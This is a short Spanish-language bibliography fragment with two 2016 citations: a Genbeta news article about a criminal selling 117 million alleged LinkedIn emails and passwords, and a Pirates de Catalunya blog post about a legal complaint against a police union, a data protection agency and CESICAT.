- Águeda A.Llorca, (2016). Un ciberdelincuente ofrece 117 millones de presuntos correos electrónicos y contraseñas de LinkedIn por 2.000 euros, http://www.genbeta.com/seguridad/un-ciberdelincuente-se-hace-con-117-millones-de-correos-electronicos-y-contrasenas-de-linkedin, (18 Mayo 2016)

- Pirates de Catalunya, (2016). Pirates de Catalunya presenta acusación particular contra el Sindicato de Mossos d’Esquadra, la Agencia Catalana de Protección de Datos y el CESICAT. http://pirata.cat/bloc/pirates-de-catalunya-presenta-acusacion-particular-contra-el-sindicato-de-mossos-desquadra-la-agencia-catalana-de-proteccion-de-datos-y-el-cesicat/, (May 19, 2016)